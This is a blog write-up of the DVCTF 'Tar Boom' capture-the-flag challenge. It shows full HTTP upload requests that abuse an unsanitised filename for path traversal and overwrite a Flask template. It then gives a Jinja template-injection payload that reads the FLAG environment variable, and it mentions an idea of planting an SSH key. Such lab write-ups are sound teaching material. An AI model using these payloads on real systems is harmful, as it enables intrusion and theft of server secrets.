
Title image
Security blog

DVCTF - Tar Boom write up



Tar Boom Website

Discover functionality of the website

On the web site nothing relevant, we can only upload a .tar file and he is decompress and save on the website server !

Looking to the code

After looking to the code i see that the file path tar_path is based on the file.name wichi is send by the user in the POST request, and it’s never sanatized or checked.

So basically it mean that we can upload a file where we want on the server, with a simple POST request !

1
2
3
4
5
6
7
8
9
10
POST / HTTP/1.1
Host: 192.168.107.2:5000
....(Basic HTTP Header)
------WebKitFormBoundaryEUyApSO9oD3D10XN
Content-Disposition: form-data; name="file"; filename="../../payload.tar"
Content-Type: application/x-tar

MY_FILE_CONTENT
------WebKitFormBoundaryEUyApSO9oD3D10XN--

With this POST request, i just uploaded my file payload.tar to the /path of the server.

How execute my payload ?

At this moment i was wondering, how i could execute the file i uploaded on the server to read the env variable, where the flag is !

I first checked if SSH was open on the instance server, maybe i could copy my public ssh key to the path ~/.ssh/authorized_keys and get an ssh access the get the flag ?

But nop ^^ ssh wasn’t enable …

And then i remember that server was executing a server side template to print the extracted file for the user !

What will happen if i try to over write the template result.html file ?

Switch filename to templates.tar, because the file result.html with is the loaded file to print the result is in ../templates, and named the file result.html to over write the original one

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
POST / HTTP/1.1
Host: 192.168.107.2:5000
...(Basic HTTP Header)
------WebKitFormBoundaryEUyApSO9oD3D10XN
Content-Disposition: form-data; name="file"; filename="../templates.tar"
Content-Type: application/x-tar

result.html
**file_data_info**
<html lang="en">
<body>
<h1>SSTI</h1>
</body>
</html>
------WebKitFormBoundaryEUyApSO9oD3D10XN--

And that was working, i get a my <h1>SSTI</h1> page !

After i know this was working, i search a payload to print the os environement variables where the flag was.
Found this one :
{{config.__class__.__init__.__globals__["os"].environ["FLAG"]}}

The whole payload

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
POST / HTTP/1.1
Host: 192.168.107.2:5000
Content-Length: 2447
Cache-Control: max-age=0
Origin: http://192.168.107.2:5000
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryEUyApSO9oD3D10XN
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.107.2:5000/
Accept-Encoding: gzip, deflate, br
Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7,zh-TW;q=0.6,zh;q=0.5
Connection: keep-alive

------WebKitFormBoundaryEUyApSO9oD3D10XN
Content-Disposition: form-data; name="file"; filename="../templates.tar"
Content-Type: application/x-tar

result.html
**file_data_info**
<html lang="en">
<head>
<meta charset="UTF-8" />
<meta name="viewport" content="width=device-width, initial-scale=1.0" />
<title>Document</title>
</head>
<body>
<h1>SSTI</h1>
<pre>{{ config.__class__.__init__.__globals__["os"].environ["FLAG"] }}</pre>
</body>
</html>
------WebKitFormBoundaryEUyApSO9oD3D10XN--

And we got the flag !!

Really cool challenge thx to DVCTF !


flag{SuP3R_S3cr3T_Fl4G}


© - JeanLouis - 2025